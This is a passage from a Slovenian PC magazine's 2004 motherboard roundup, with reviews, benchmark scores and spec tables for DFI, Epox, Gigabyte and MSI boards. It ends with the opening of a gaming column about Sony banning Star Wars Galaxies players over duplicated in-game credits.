Na splošno gre za odlično osnovno ploščo za vse, ki se želijo podati po 64-bitni poti, a je nadgradnja z njo resnično primerna samo za tiste uporabnike, ki se ne bodo branili pogostih nadgradenj BIOS-a in ubadanja s trmastim otrokom v računalniku.


PODROBNOSTI

Platforma: Athlon 64 (Socket 939)
Frekvenca procesorja 3800+
Nabor čipov VIA K8T800 Pro
Pomnilnik 4x DDR400
Reže AGP 8X, 5x PCI

ZMOGLJIVOSTI

3DMark03 5.905
3DMark 2001SE 20114
Aquamark3 44.960
Prepustnost pomnilnika 6.195Mb/s
SYSMark 2002 325
Diskovni prenos 38Mb/s
Sistemsko vodilo 200MHz

PCF 85% "A8V je v pravih rokah neverjetno zmogljiva in prilagodljiva osnovna plošča."



DFI 915P-TAG

Vredno ogleda PCFormat November / 2004

Še poznate DFI? Lahko vam je žal, če ste pozabili nanj.

Cena 33.860 SIT Več informacij www.dfi.com.tw Testiranje omogočil PC HAND, 01 530 08 00

DFI se je v Sloveniji najbolj prijel v času kraljevanja nabora čipov Intel BX, saj so takrat prodali ogromno primerkov plošč s takšnim naborom. Podjetje je nato v očeh uredništva rahlo utonilo v pozabo, nase je le občasno opozorilo z dobrimi izdelki. Vendar DFI že nekaj časa žanje zanimanje in slavo s svojimi serijami plošč LanParty in Infinity, ki sta v tujini zelo popularni.

Model 915P-TAG žal ni članica teh serij, pač pa se uvršča med ponudbo, ki jo DFI preprosto imenuje Splošno (General). Če ploščo pogledamo na hitro, se resnično po ničemer ne razlikuje od izdelkov, ki jih ponuja konkurenca. Že iz imena plošče lahko razberete, kakšen nabor je uporabljen in posledično seveda, katerim procesorjem je namenjena. Seveda gre za Intelov nabor 915, ki podpira procesorje Intel na podnožju 775. Uporabljali boste pomnilnik DDR, in sicer v največ štirih režah; če so moduli enaki, bo pomnilnik tekel v načinu DualDDR. Grafično kartico boste iskali na policah, kjer piše PCI Express 16x, kajti težko verjamemo, da bi si kdo drznil v nov sistem vgraditi katero izmed prastarih grafičnih kartic PCI. Od ostalih rež imate še na voljo dve reži PCI-E 1x ter tri reže PCI. Prav tako boste lahko priklopili največ štiri enote S-ATA ter dve enoti P-ATA. Če ste torej načrtovali, da boste imeli v sistemu tri optične enote, bo ena izmed njih že morala biti prirejena za vodilo S-ATA. Tehnično plošči ne moremo veliko očitati; mogoče bi si le želeli malenkost višje postavljenega priključka za glavno napajanje, saj je postavljen na takšno mesto, da je po vgradnji v večino ohišij v neposredni bližini diskov in disketnika. Seveda 915P-TAG ne razočara, ko pridemo do področja dodatkov, saj ponuja USB 2.0, FireWire, gigabitno mrežno kartico ter 8-kanalno zvočno kartico. Po izkušnjah sodeč redko kdo kupi toliko zvočnikov, toda, saj veste, več kot je atraktivnih lastnosti, laže se prodaja. Še posebej, če je cena ugodna.

PODROBNOSTI

Platforma: Pentium 4 (Socket 775)
Frekvenca procesorja 2,8GHz-3,6GHz
Nabor čipov Intel 915P
Pomnilnik 4x DDR
Reže PCI Express x16, 2x PCI Express x1, 3x PCI

ZMOGLJIVOSTI

3DMark03 11.154
3DMark 2001SE 20.557
Aquamark3 61.381
Prepustnost pomnilnika 4.938Mb/s
SYSMark 2002 330
Diskovni prenos 37Mb/s
Sistemsko vodilo 201MHz

PCF 80% "DFI dokazuje, da zna narediti dobre izdelke. Kaj bi šele bilo, če bi na testu imeli primerek LanParty"

EPOX 8KDA3+

Epox z agresivnim pristopom osvaja kupce.

Cena 36.840 SIT Več informacij www.epox.com Testiranje omogočil Mlacom, 01 500 87 75

Podjetje Epox še vedno trmasto vztraja pri (nam) nemogočem poimenovanju modelov, ki je (spet nam) popolnoma nerazumljivo. Lahko bi za novo podnožje in procesorje uvedli novo poimenovanje, toda pri Epoxu menijo, da je razlika med 8KDA3+ in 8KRA3+ čisto logična in da ena sama črka pove vse. To bo.

Model 8KDA3+ kljub nemogočemu imenu ne razočara. Uporablja nabor podjetja nVidia nForce 3 250, prav takšnega, kot smo ga videli pri AOpen n250a. Enak nabor seveda pomeni enake osnovne lastnosti, torej podpora procesorjem Athlon64 in Sempron na podnožju 754, uporabi grafičnih kartic na podnožju AGP 8x, ter pomnilniku DDR. Prav tako so na voljo tri reže za pomnilnik, imate pa pri Epoxovi plošči na voljo eno režo PCI več, skupno kar 6. Seveda, tolikšna količina rež pomeni rahlo natrpanost priključnih mest in neljubo situacijo, ko moramo odstraniti grafično kartico, če želimo dodati pomnilnik. Na tem področju lahko preprosto vidimo, da se je AOpen precej bolj potrudil in oblikoval ploščo, ki jo je dosti lažje uporabljati in po našem mnenju tista dodatna reža PCI ni vredna vseh teh težav. Ampak ta nerodnost ni edina. Epox si namreč slabšega mesta za priklop napajanja res ni mogel najti. Oba priključka se namreč nahajata na takšnem mestu, da kabli prečkajo mesto, namenjeno procesorju in hladilnemu telesu zanj. Nam taka postavitev ni niti najmanj všeč.


Ostale lastnosti plošče so več ali manj podobne AOpnovi n250a-FR. Šest priklopnih mest za diske S-ATA, kar je več, kot večina uporabnikov v resnici potrebuje. Ima pa ta plošča integrirano 8-kanalno zvočno kartico, kar je vsekakor prednost pred neposredno konkurenco.

PODROBNOSTI

Platforma: Athlon 64 (Socket 754)
Frekvenca procesorja 3700+
Nabor čipov NVIDIA nForce3 250
Pomnilnik 3x DDR400
Reže AGP 8X, 6x PCI

ZMOGLJIVOSTI

3DMark03 5.833
3DMark 2001 SE 19.571
Aquamark3 43.775
Prepustnost pomnilnika 3.040Mb/s
SYSMark 2002 286
Diskovni prenos 38Mb/s
Sistemsko vodilo 201 MHz



PCF 74% "Plošča v ničemer ne prepriča, a tudi v ničemer ne razočara."

EPOX 9NDA3+

Epoxova vizija prihodnosti vašega računalnika.

Cena 43.680 SIT Več informacij www.epox.com Testiranje omogočil Mlacom, 01 500 87 75

Ravno ko smo se pomirili z dejstvom, da je model 8KDA3+ nemogoče poimenovan, so nam ekspresno dostavili v uredništvo ploščo z imenom 9NDA3+. Vrag jih pocitraj, kakšna plošča pa je zdaj to? Ko smo pokukali v vsebino, smo ugotovili, da gre za ploščo, ki je namenjena procesorjem Athlon64 na podnožju 939. Smo ali nismo rekli, da so plošče nemogoče poimenovane? Kot da je razlika med podnožji 754 in 939 tako velika, da si zasluži tako razkošno spremembo prve številke v imenu plošče.

Model 9NDA3+ je torej plošča, ki je namenjena novim procesorjem Athlon64 na podnožju 939. Uporablja nVidiin nabor čipov nForce3 Ultra, torej največ, kar v tem trenutku lahko dobite za nov procesor. Na voljo so vam štiri podnožja za pomnilnik DDR, ki seveda z veseljem delujejo v dvokanalnem načinu, in s tem precej pospešijo delovanje procesorja. Še vedno pa plošča podpira uporabo grafičnih kartic AGP, kajti šele prihajajoči nabor nForce4 bo razveselil ljubitelje procesorjev Athlon64 z dobrotami, kot sta PCI Express in naveza grafičnih kartic SLI. Tega tu žal ni, tako da boste lahko ostali pri svoji zvesti kartici FX5200, če vam denarnica spremembe grafične kartice ne omogoča. Pri tem modelu plošče Epox ni pretiraval s tlačenjem prevelikega števila rež PCI, tako da boste morali preživeti s petimi. Posledično to pomeni več prostora predvsem okoli reže AGP, tako da lahko uporabite tudi grafično kartico z večjim hladilnikom. Žal pa je Epox ponovil napako, ki jo je storil pri prejšnjem opisanem modelu, in postavil obe priključni mesti za napajanje tako, da kabli prečkajo procesor. Očitno imajo snovalci plošč pri Epoxu fetiš na kable, navite okoli procesorja. Bog ne daj, da bi procesor zeblo!


Po ostalih lastnostih plošča ne izstopa iz povprečja, saj ponuja štiri priključna mesta za diske S-ATA, ki jih lahko povežete v načine RAID 0, 1 in 0+1. Na voljo so vam priključna mesta tako za FireWire kot za USB 2.0, gigabitna mrežna kartica in 8-kanalna zvočna kartica.

PODROBNOSTI

Platforma Athlon 64 (Socket 939)
Frekvenca procesorja 3800+
Nabor čipov NVIDIA nForce3 Ultra
Pomnilnik 4x DDR400
Reže AGP 8X, 5x PCI

ZMOGLJIVOSTI

3DMark03 5.889
3DMark 2001 SE 19.467
Aquamark3 44.108
Prepustnost pomnilnika 4.947Mb/s
SYSMark 2002 315
Diskovni prenos 38Mb/s
Sistemsko vodilo 200MHz



PCF 75% "Razen nenavadnega imena ne najdemo večjih slabosti."

GIGABYTE GA-8I915P PRO

Gigabyte nas res zalaga z najrazličnejšimi modeli.

Cena 36.720 SIT Več informacij www.gigabyte.com.tw Testiranje omogočil JAE, 01 586 62 26

Gigabyte se je odločil, da bo za vsako različico plošče uporabil posebno ime. Čeprav moramo priznati, da so imena hudo logična in pregledna (Epox, glej in se uči), pa je vseeno armado plošč rahlo težavno ločevati med sabo in jo držati v spominu.

Komu je torej GA-8I915P Pro namenjena? Iz imena lahko razberemo mnogo podatkov. GA seveda pomeni oznako za matično podjetje. 8 pomeni, da gre za serijo plošč, namenjenih za Intelove procesorje. 915P je seveda oznaka nabora čipov, medtem ko je oznaka Pro tam zato, da se kupec počuti bolje, da ima profesionalno ploščo. Nekako v stilu TwinTurbo 16V. Nič ne de, plošča brez težav sprejme vse Intelove procesorje, ki imajo kontakte v obliki podnožja 775. Uporabljali boste pomnilnik DDR, na voljo pa so štiri reže, ki tako sprejmejo največ 4Gb pomnilnika. Uporaba načina Dual DDR je pri Intelu danes samoumevna, prav tako pa se boste morali sprijazniti z nakupom nove grafične kartice. PCI Express je že nekaj časa tu in na voljo vam je ena reža 16x, saj Intel v srednjem razredu plošč še vedno ne ponuja izdelkov, ki bi omogočali uporabo famoznega načina SLI. Plošča ima tri reže PCI Express 1x ter dve reži PCI. Kot se za Gigabyte spodobi, boste lahko užívali v navezi DualBios, ki preprečuje, da bi si zaradi nepazljivosti pri nadgradnji uničili ploščo.

Gigabyte pri dodatkih ni skoparil, nenazadnje gre za ploščo z oznako Pro. Tako boste lahko našli na plošči priklope za FireWire, gigabitno mrežno kartico, za žuborenje v načinu 7.1 pa bo poskrbel kodek 9880, ki ga izdeluje podjetje C-Media. Pohvalno je tudi to, da Gigabyte tej plošči dodaja programski paket *Norton Internet Security 2004*, ki vas zaščiti pred vsemi nevšečnostmi, ki danes divjajo po Internetu. Zahvaljujemo se tudi stvarnikom te plošče, da niso uporabili nemogočega sistema pakiranja, kot ga ima model Gigabyte GA-8GPNXP Duo.


PODROBNOSTI

Platforma Intel Pentium 4 (Socket 775)
Frekvenca procesorja 2,8GHz-3,6GHz
Nabor čipov Intel 915P
Pomnilnik 4x DDR
Reže PCI Express x16, 3x PCI Express x1, 2x PCI

ZMOGLJIVOSTI

3DMark03 11163
3DMark 2001 SE 20 590
Aquamark3 61.438
Prepustnost pomnilnika 4.875Mb/s
SYSMark 2002 330
Diskovni prenos 37Mb/s
Sistemsko vodilo 201MHz

PCF 88% "Dodatkov in možnosti polna plošča, ki ponuja tudi solidno in stabilno delovanje."



Dober nakup PCFormat November / 2004

MSI K8N Neo 2 Platinum

Trudi se, da bi se izvil iz sence ostalih osnovnih plošč.

Cena 43.000 SIT Več informacij msicomputer.co.uk Testiranje omogočil E-Msija, 01 830 35 30

Prehod na Athlona 64 z dvokanalnim pomnilnikom je minil skorajda brez težav. Proizvajalci so samo spremenili podnožje in nabor obstoječih osnovnih plošč. K8N Neo Platinum je bila prednica MSI-jeve ponudbe in da bi ustrezala novim različicam AMD-jevih čipov, so tudi pri MSI-ju zamenjali potrebne komponente in predstavili različico omenjene osnovne plošče s podnožjem 939. Razen nujne podpore za višje hitrosti sistemskega vodila se je nForce3 Ultra končno sposoben kosati z Viinim naborom K8T800 Pro in trenutno so zmogljivostne razlike med oberna praktično zanemarljive. MSI-ju je uspelo dodatno izboljšati referenčne oblikovne zasnove, a se nabor K8T800 Pro vseeno bolje obnese. Rezultat 315 v *SysMarku* je impresiven, a je za celih deset točk nižji od naslednje hitrejše plošče za Athlona 64. Podobno se ji godi v igrah, čeprav se je plošča odlično obnesla v *3DMarku03*.

Po ogledu postavitve komponent na plošči se boste praskali po glavi, ko boste poskušali ugotoviti, kaj je narobe. Na to vprašanje boste hitro ugotovili, če boste ploščo postavili poleg kakšne druge – pomnilniške reže so namreč obrnjene za 90 stopinj. Takšna postavitev je podobna načrtom za standard BTX, ker pa proizvajalci trenutno nimajo na zalogi primernih ohišij in napajalnikov za nove standarde, si lahko ogledate vsaj MSI-jevo interpretacijo.

Zaradi takšne postavitve je okoli podnožja za procesor precejšnja gneča, še posebej okoli priključkov IDE, kar vsekakor ne pripomore k udobni namestitvi velikega hladilnika in ventilatorja za Athlona 64. Tudi dva priključka S-ATA na drugi strani reže AGP se nam zdita nekoliko čudno postavljena.

Namestitev je pa precej enostavna, ko vam uspe namestiti hladilnik in pogone. Dobro opremljena plošča ATX vključuje večino dodatnih možnosti, ki jih lahko najdete tudi na ostalih ploščah na testu, vključno z dvojimi gigabitnimi omrežnimi vrati, množico avdio izhodov in vrati FireWire. Po možnostih in zmogljivostih je dovolj dobra, da se bo zanjo odločilo ogromno lastnikov Athlonov 64.


Res pa je, da ima MSI na tem testu kar ostro konkurenco, s katero se ne spoprijerna najbolje. Ko bi le bil seznam dodatkov malce impresivnejši...

PODROBNOSTI

Platforma Athlon 64 (Socket 939)
Frekvenca procesorja 3800+
Nabor čipov NVIDIA nForce3 Ultra
Pomnilnik 4x DDR400
Reže AGP 8X, 5x PCI

ZMOGLJIVOSTI



3DMark03 5.904
3DMark 2001 SE 19.498
Aquamark3 44115
Prepustnost pomnilnika 4.952Mb/s
SYSMark 2002 315
Diskovni prenos 38Mb/s
Sistemsko vodilo 201MHz



PCF 79% "Več kot solidna plošča, ki pa ne izstopa po ničemer."

SPECIFIKACIJE IN ZMOGLJIVOSTI

Vse pomembne informacije v eni sami priročni tabeli.

	Abit AG8 3rd Eye	Abit AV8 3rd Eye	Asus P5AD2 Premium	Asus A8V Deluxe	AOpen N250A-FR
	89%	90%	72%	85%	74%
					
Nabor čipov	Intel 915P	VIA KT800 Pro	Intel 925X	VIA KT800 Pro	nForce3 250
Podnožje	775	939	775	939	754
Najvišja hitrost procesorja	3,6GHz	3800+	3,6GHz	3800+	3700+
Sistemski taktt	800MHz	800MHz, 1GHz	800MHz	800MHz, 1GHz	800MHz
Pomnilniške reže	4x DDR	4xDDR	4xDDR2	4xDDR	3xDDR
Najvišja količina pomnilnika	4Gb	4Gb	4Gb	4Gb	3Gb
Priključki P-ATA&S-ATA	1/4	2/2	3/8	4/4	2/6
Grafični vmesnik	PCI Express 16x	AGP 8x	PCI Express 16x	AGP 8x	AGP 8x
Reže PCI/PCI/E	2/3	5/0	3/2	5/0	5/0
Dodatno	3rd Eye, gigabit LAN	3rd Eye, gigabit LAN	Wireless 80211g, 2x gigabit LAN	Wireless 80211g, gigabit LAN	Gigabit LAN
1394a, b	3/0	3/0	1/2	2/0	2/0
Vrata PS/2, serijska, paralelna, USB	2/1/1/6	2/1/1/6	2/1/1/6	2/1/1/6	2/1/1/6
RAID	S-ATA	S-ATAb	S-ATA x2, P-ATA	S-ATA+IDE	S-ATA+IDE
Zvok	Intel HDA	Intel HDA	Intel HDA	Realtek 7.1	Realtek 5.1

Testna sistema: Intel Pentium 4 Prescott 775, 3,2GHz/AMD Athlon 3800+, 1Gb pomnilnik Kingston PC3200/Crucial Ballistix PC4000, GeForce 6800 PCI-X/ATI Radeon 9800 Pro, Seagate S-ATA 7.200 rpm

PCFOcena

NASLEDNJI MESEC PREDVAJALNIKI DVD


Kaj kupiti, da ne bo ob novem letu zastarelo?

Torej, 10 osnovnih plošč kasneje bi morali biti dosti bolj razsvetljeni na področju vaših želja pri sestavljanju novega sistema. Vseeno je, kateri procesor si želite, predelave ustaljene ponudbe že pretresajo tako Intelov kot AMD-jev tabor in spreminjajo se načela, kaj mora sodobna plošča ponuditi. Pri Asusu smo lahko opazili, da jim je brezžična komunikacija zelo pomembna lastnost in če pomislimo, kako se je le-ta prijela pri prenosnikih, potem lahko hitro sklepamo, da je Asus na pravi poti in da bo brezžična komunikacija počasi, a nezadržno postala del vsakdanjika.


Kar pa zadeva zmagovalca, brez težav hitro pokažemo na Abit. Obe njegovi plošči sta enostavno tako dobri, da mu konkurenca enostavno ne more do živega. Predvsem je fantastična uporaba vmesnika 3rd Eye, ki je preprost, uporaben, pa še popestri delovno okolje. Če bi Abit v škatlo dodajal še paket slinčkov za tiste, ki bodo prišli na obisk in občudovali vaš sistem, bi uredništvo od zadovoljstva najverjetneje počilo.

PCF

Zahvaljujemo se podjetjema Power Plus iz Ljubljane in Chip iz Žalca, da sta nam posodili komponente za testne sisteme.




Popolna osnovna plošča je stabilna in ponuja dovolj možnosti za nadgradnjo.

	DFI 915P-TAG	Epox 8KDA3+	Epox 9NDA3+	Gigabyte GA-8I915P PRO	MSI K8N Neo 2 Platinum	
	80%	73%	75%	88%	79%	
						
	Intel 915P	nForce3 250	nForce3 Ultra	Intel 915P	NVIDIA nForce3 Ultra	**Nabor čipov**
	775	754	939	775	939	**Podnožje**
	3.6GHz	3700+	3800+	3.6GHz	3800+	**Najvišja hitrost procesorja**
	800MHz	800MHz	800MHz, 1GHz	800MHz	800MHz, 1GHz	**Sistemski taktt**
	4xDDR	3xDDR	4xDDR	4xDDR	4x DDR	**Pomnilniške reže**
	4Gb	3Gb	4Gb	4Gb	4Gb	**Najvišja količina pomnilnika**
	1/4	2/6	2/6	1/4	2/4	**Priključki P-ATA&S-ATA**
	PCI Express 16x	AGP 8x	AGP 8x	PCI Express 16x	AGP 8x	**Grafični vmesnik**
	2/3	6/0	5/0	2/3	5/0	**Reže PCI/PCI/E**
	Gigabit LAN	Gigabit LAN	Gigabit LAN	Gigabit LAN	2x gigabit LAN	**Dodatno**
	2/0	2/0	2/0	3/0	2/0	**1394a, b**
	2/1/1/6	2/1/1/6	2/1/1/6	2/1/1/6	2/1/1/6	**Vrata PS/2, serijska, paralelna, USB**
	S-ATA	S-ATA+IDE	S-ATA+IDE	S-ATA, IDE	S-ATA	**RAID**
	Azalia 7.1	Realtek 7.1	Realtek 7.1	Intel HDA	Realtek 7.1	**Zvok**

spletno igranje

PCFormatovi psi sledniki za vas izvohajo najbolj sveže novice iz večigralskega sveta.



Imperij Sony je udaril proti ne tako preveč fantomski nadlogi.

Vse goljufe bomo teleportirali do najbližje črne luknje.

Obi Ban!

Zaznali smo motnje v delovanju sile. Zdi se kot bi na milijone igralcev kričalo in bilo urno utišanih. Pri *PCFormatu* smo se potrudili in izbrskali odgovorne.

Sredi avgusta so igralci dobesedno zasuli naš predal elektronske pošte, bridko tarnali o dogodkih, ki se odvijajo znotraj igre *Star Wars Galaxies* ter nam grozili, da si bodo populili kočnike s traktorskimi izvijači, če ne bomo ukrepali. Heh, štorija se očitno ponavlja in nekateri igralci pač ne morejo drugače uživati v igri, kot da jo pokvarijo vsem ostalim. Nekaj igralcev je tako znotraj igre ustvarilo duplikate kreditov, ki so se nato s precejšnjo hitrostjo razširili in oprali preko uporabniških naslovih nič hudega slutečih poštenjakov. Administratorji igre, fantje pri Sony Online Entertainment, so seveda vsakogar, ki je te nedovoljene kredite le povohal, odstranili in suspendirali iz igre.

